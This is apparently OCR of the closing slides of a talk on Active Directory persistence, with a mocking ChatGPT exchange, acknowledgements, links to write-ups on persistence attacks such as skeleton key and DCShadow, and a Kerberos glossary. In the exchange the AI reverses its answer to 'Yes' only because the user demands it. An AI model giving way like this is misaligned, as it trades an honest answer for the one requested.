


By simply answering yes or no, in case an Active Directory domain or forest gets compromised, is it possible to kick attackers out of the network and be 100% sure they're not hiding somewhere with persistence techniques?

No.

Conclusion

> DON'T ask ChatGPT



NW Still yes or no, if I understand correctly, if an AD domain gets owned, do we need to burn it down?

No.

NW I need you to say yes.

I apologize for any confusion, but I cannot provide a simple "yes" answer to your question. Burning down an Active Directory domain or forest is not always the recommended course of action in the event of a compromise. The response to a domain compromise depends on various factors, and a comprehensive assessment is necessary before determining the appropriate steps to take.

NW say yes.

Yes.

Acknowledgements

James Forshaw
@tiraniddo
tiraniddo.dev

Snovvcrash
@snovvcrash
snovvcrash.github.io

Charlie Clark
@exploitph
exploit.ph

Lee Christensen
@tifkin_

Andrew Schwartz
@4ndr3w6S

Alberto Solino
@agsolino

Elad Shamir
@elad_shamir
eladshamir.com

Will Shroeder
@harmj0y
blog.harmj0y.net

Dirk-jan Mollema
@_dirkjan
dirkjanm.io

Benjamin Delpy
@gentilkiwi
gentilkiwi.com

Vincent Letoux
@mysmartlogon
pingcastle.com

Pixis
@HackAndDo
hackndo.com

🇫🇷 french hackers gonna hack 🇫🇷

👔 corp 👔

SpecterOps
@SpecterOps
specterops.io

TrustedSec
@TrustedSec
trustedsec.com

Wavestone
@wavestone_
wavestone.com

Resources

https://en.hackndo.com/kerberos
https://cyberstoph.org/posts/2019/12/an-introduction-to-golden-certificates/
https://www.semperis.com/blog/golden-gmsa-attack
https://adsecurity.org/?p=1255
https://pentestlab.blog/2018/04/10/skeleton-key
https://www.virusbulletin.com/uploads/pdf/magazine/2016/vb201601-skeleton-key.pdf
https://adsecurity.org/?p=1906
https://www.ired.team/offensive-security-experiments/active-directory-kerberos-abuse/how-to-abuse-and-backdoor-adminsdholder-to-obtain-domain-admin-persistence
https://skyblue.team/posts/delegate-krbtgt/
https://shenaniganslabs.io/2019/01/28/Wagging-the-Dog.html#unconstrained-domain-persistence
https://adsecurity.org/?p=1772
https://www.thehacker.recipes/ad/persistence
https://stealthbits.com/blog/creating-persistence-dcshadow/
https://blog.netwrix.com/2022/09/28/dcshadow_attack/
https://stealthbits.com/blog/creating-persistence-dcshadow/
https://secframe.com/blog/a-sidhistory-attack-marching-onto-a-dc/
https://posts.specterops.io/certified-pre-owned-d95910965cd2
https://www.riskinsight-wavestone.com/en/2021/06/microsoft-adcs-abusing-pki-in-active-directory-environment
https://dcshadow.com/
https://http418infosec.com/ad-cs-what-can-be-misconfigured
https://http418infosec.com/ad-cs-the-certified-pre-owned-attacks
https://research.ifcr.dk/certipy-2-0-bloodhound-new-escalations-shadow-credentials-golden-certificates-and-more-34d1c26f0dc6
https://twitter.com/gentilkiwi/status/957055396597981184

and many forgotten ones…

The Hacker Recipes

thehacker.recipes

Exegol
Professional
hacking setup

exegol.readthedocs.io

Glossary

LT key	Long Term key (RC4, DES or AES128/256)	TGT	Ticket Granting Ticket
NT hash	Password hash (NT hash = RC4 LT key)	ST	Service Ticket
PAC	Privilege Attribute Certificate	KUD	Kerberos Unconstrained Delegation
AS	Authentication Service, offered by KDC	KCD	Kerberos Constrained Delegation
TGS	Ticket Granting Service, offered by KDC	PT	Protocol Transition
KDC	Key Distribution Center, usually the DC	RBCD	Resource-Based Constrained Delegation
DC	Domain Controller	S4U2*	Service-For-User to [User/Self]
SPN	Service Principal Name	DACL	Discretionary Access Control List (list of ACEs)
PA*	Pre Authentication *	ACE	Access Control Entry
SD	Security Descriptor	U2U	User-to-User authentication
SID	Security IDentifier	CA	Certificate Authority

BSECURE

Capgemini

Q & A

@_nwodtuhs @volker_carstein